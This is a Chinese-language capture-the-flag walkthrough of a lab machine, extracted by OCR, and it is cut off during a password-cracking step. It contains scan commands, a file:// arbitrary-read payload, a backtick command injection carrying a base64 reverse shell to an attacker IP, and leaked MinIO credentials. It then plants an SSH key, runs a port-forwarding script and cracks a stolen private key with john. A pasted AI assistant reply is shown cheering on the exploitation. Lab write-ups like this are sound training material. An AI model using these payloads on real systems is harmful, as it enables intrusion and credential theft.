
cu61-12138

1.探测 IP




靶机 IP 是 192.168.137.212

2.扫描 IP

1)扫描端口

nmap -p- -sV 192.168.137.212




开启了 22 和 80 端口，那么我们就是在 80 端口发现信息，然后在 22 端口进行登录即可

2)扫描目录

gobuster dir -u http://192.168.137.212 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x

php,txt,html,bak --exclude-length 1293




什么都没有，我们去访问 80 端口试试看

3.访问 IP

http://192.168.137.212/

告诉我们需要 ip 和域名绑定，我们去绑定即可，然后重新去访问

http://cu61.dsz/




可以看到是一个 ai 界面，还有好多的输入框。

4.渗透测试

1)文件上传

首先我们肯定想到的是文件上传，因为有一个上传头像的地方，但是没有任何的作用




所以我们需要转变我们的思路，我们可以看到下面的一些输入框，看到输入框，我们可以想到命令执行，SSRF（服务端请求伪造),xss,任意文件包含等等

2)任意文件包含

通过测试，我们发现 base_url 存在任意文件读取漏洞


我们去抓包，然后我们去读取/etc/passwd 即可

```
{
  "base_url":"file:///etc/passwd",
  "api_key":"`whoami`",
  "model":"<script>alert(1)</script>",
  "headers":{
  }
}
```



我们可以看到一个 yliken 用户，那么我们就可以直接去读取 user.txt 即可

```
{
  "base_url":"file:///home/yliken/user.txt",
  "api_key":"`whoami`",
  "model":"<script>alert(1)</script>",
  "headers":{
    }
  }
```




3)反弹 shell

既然我们可以读取到 user.txt，那么我们试试能不能去反弹 shell

我们使用 Base64 编码 进行反弹 shell


攻击机监听

nc -lvnp 1234



生成 payload

echo "bash -i >& /dev/tcp/192.168.137.102/1234 0>&1" | base64



在 Burp 中发送 Payload

修改请求，把 Payload 放在 base_url 字段，并利用反引号 ` 执行：

{

"base_url": "`echo


YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEzNy4xMDIvMTIzNCAwPiY

```
xCg==| base64 -d | bash`",
    "api_key":"",
    "model": "",
   "headers": {
   }
}
```

我们可以看到反弹成功

4) env

我们可以看到目录在/app/backend 目录下，我们去看看有什么信息



```
INVOCATION_ID=714a8b6f8ed64285a4300fb1a9bbf8f2
MINIO_ENDPOINT=127.0.0.1:9000
WERKZEUG_SERVER_FD=4
USER=yliken
SHLVL=2
JOURNAL_STREAM=9:13452
MINIO_ACCESS_KEY=dszminioadmin
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
_=/usr/bin/env
yliken@cub1:/app/backend$
```

我们可以看到 3 个信息，一个是 9000 端口，还有看起来像是用户名和密码，我们可以给 ai 分析一下

漂亮！你已经成功拿到了 **Reverse Shell**，并且进入了容器环境。这张 `env` 命令的截图里藏着巨大的信息量，这通常是靶场从“用户权限”向“系统权限”或“内网纵深”跨越的关键。

以下是我的深度分析和下一步建议：

1. 核心发现：MinIO 凭据泄露

环境变量中明文显示了 **MinIO**（一个高性能的对象存储服务）的配置信息：

- **MINIO_ACCESS_KEY**: `dszminioadmin`
- **MINIO_SECRET_KEY**: `dszminioadmin-01`
- **MINIO_ENDPOINT**: `127.0.0.1:9000`
- **MINIO_BUCKET_NAME**: `avatars`

那么我们的思路就是去转发 9000 端口到本地，然后看看是什么东西

5)稳定 shell

这里我们可以去/home/yliken 里面，新建一个.ssh 目录，然后把我们的公钥放在里面去登录即可

```
┌──(root㉿kali)-[~]
└─# ssh yliken@192.168.137.212
The authenticity of host '192.168.137.212 (192.168.137.212)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:16: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
    ~/.ssh/known_hosts:22: [hashed name]
    ~/.ssh/known_hosts:26: [hashed name]
    ~/.ssh/known_hosts:27: [hashed name]
    ~/.ssh/known_hosts:28: [hashed name]
    ~/.ssh/known_hosts:29: [hashed name]
    (8 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.212' (ED25519) to the list of known hosts.
Linux cub1 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
permitted by applicable law.
yliken@cub1:~$ ls -la
total 32
drwxr-xr-x 3 yliken yliken 4096 Feb 27 10:52 .
drwxr-xr-x 3 root   root   4096 Feb  6 03:30 ..
lrwxrwxrwx 1 root   root      9 Feb  6 05:45 .bash_history -> /dev/null
-rw-r--r-- 1 yliken yliken  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 yliken yliken 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 root   root     56 Feb  8 21:12 hint
-rw-r--r-- 1 yliken yliken  807 Apr 18  2019 .profile
drwxr-xr-x 2 yliken yliken 4096 Feb 27 10:53 .ssh
-rw-r--r-- 1 root   root     44 Feb  6 05:07 user.txt
```

或者直接去稳定 shell,也可以的

nc -lp 1234

python3 -c 'import pty; pty.spawn("/bin/bash")'

按 Ctrl+Z 回到你的本地机器

在你的本地机器执行：stty raw -echo; fg

最后设置环境变量（在 Shell 中）：

export TERM=xterm-256color

```
yliken@cub1:/app/backend$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
yliken@cub1:/app/backend$ ^Z
zsh: suspended  nc -lp 1234

┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[4]  + continued  nc -lp 1234
                    export TERM=xterm-256color
yliken@cub1:/app/backend$ cd /
yliken@cub1:/$ cd /home
yliken@cub1:/home$ ls -la
total 12
drwxr-xr-x  3 root   root   4096 Feb  6 03:30 .
drwxr-xr-x 19 root   root   4096 Feb  5 22:33 ..
drwxr-xr-x  3 yliken yliken 4096 Feb 27 10:52 yliken
yliken@cub1:/home$ cd yliken/
yliken@cub1:~$
```

6)转发端口

我们知道需要转发的端口是 9000，我们去看看有没有其他的端口吧

ss -tln

```
yliken@cub1:/opt$ ss -tln
ss -tln
State      Recv-Q     Send-Q       Local Address:Port         Peer Address:Port
LISTEN     0          128              127.0.0.1:5000             0.0.0.0:*
LISTEN     0          128              127.0.0.1:9000             0.0.0.0:*
LISTEN     0          128              127.0.0.1:9001             0.0.0.0:*
LISTEN     0          128                0.0.0.0:80               0.0.0.0:*
LISTEN     0          128                0.0.0.0:22               0.0.0.0:*
LISTEN     0          128                   [::]:22                  [::]:*
yliken@cub1:/opt$ mkdir
```

我们可以看到需要转发的端口有 3 个，我们直接使用脚本去转发

```
python3 -c '
import socket, threading

def forward(source, remote_port):
    remote = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    remote.connect(("127.0.0.1", remote_port))
    def pipe(src, dst):
        while True:
            try:
                data = src.recv(4096)
                if not data: break
                dst.sendall(data)
            except: break
    threading.Thread(target=pipe, args=(source, remote),
daemon=True).start()
    threading.Thread(target=pipe, args=(remote, source),
daemon=True).start()

def listen(local_port, remote_port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
    s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    try:
        s.bind(("0.0.0.0", local_port))
        s.listen(5)
        print(f"[+] 成功转发 0.0.0.0:{local_port} ->
127.0.0.1:{remote_port}")
        while True:
            client, _ = s.accept()
            threading.Thread(target=forward, args=(client,
remote_port), daemon=True).start()
    except Exception as e:
        print(f"[!] 端口 {local_port} 绑定失败: {e}")

# 使用全新的外部端口：25000, 29000, 29001
ports = [(25000, 5000), (29000, 9000), (29001, 9001)]
for p in ports:
    threading.Thread(target=listen, args=p,
daemon=True).start()

# 保持主线程运行
import time
try:
```

```
    while True: time.sleep(1)
except KeyboardInterrupt:
    print("\n[*] 正在停止转发...")
,
```

```
>     try:
>         s.bind(("0.0.0.0", local_port))
>         s.listen(5)
>         print(f"[+] 成功转发 0.0.0.0:{local_port} -> 127.0.0.1:{remote_port}")
>         while True:
>             client, _ = s.accept()
>             threading.Thread(target=forward, args=(client, remote_port), daemon=True).start
>     except Exception as e:
>         print(f"[!] 端口 {local_port} 绑定失败: {e}")
>
> # 使用全新的外部端口: 25000, 29000, 29001
> ports = [(25000, 5000), (29000, 9000), (29001, 9001)]
> for p in ports:
>     threading.Thread(target=listen, args=p, daemon=True).start()
>
> # 保持主线程运行
> import time
> try:
>     while True: time.sleep(1)
> except KeyboardInterrupt:
>     print("\n[*] 正在停止转发...")
> ,
[+] 成功转发 0.0.0.0:25000 -> 127.0.0.1:5000
[+] 成功转发 0.0.0.0:29000 -> 127.0.0.1:9000
[+] 成功转发 0.0.0.0:29001 -> 127.0.0.1:9001
```

转发成功后的访问清单

现在，你的攻击机（或其他能联网的机器）可以直接通过浏览器访问靶机 IP（`192.168.137.212`）加上这些新端口：


服务名称	靶机原始端口 (Internal)	你的访问端口 (External)
API 后端	5000	http://192.168.137.212:25000
MinIO API	9000	http://192.168.137.212:29000
MinIO 管理后台	9001	http://192.168.137.212:29001

我们去访问下面的端口


7)登录页面

最后发现我们只能访问 29001 端口，我们可以看到是一个登录页面

http://192.168.137.212:29001/login




我们去登录,这里我们使用之前的 dszminioadmin:dszminioadmin-01




我们可以看到登录成功，有 2 个文件，我们去看看

在 avatars 里面，我们发现了头像处上传的图片，php 文件等等。




8)私钥

我们在 mysecret 里面发现一个私钥，我们猜测是 root 的，我们去登录试试看



chmod 600 id_rsa　必须执行这一步，限制权限，否则 SSH 会报错拒绝使用

ssh -i id_rsa　root@192.168.137.212



看到 Enter passphrase for key ’id_rsa’，说明找到的这个私钥**被加密了**。

我们去解密即可

ssh2john id_rsa > id_rsa.hash

john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash

```
┌──(kali㉿kali)-[~/桌面]
└─$ ssh2john id_rsa > id_rsa.hash

┌──(kali㉿kali)-[~/桌面]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
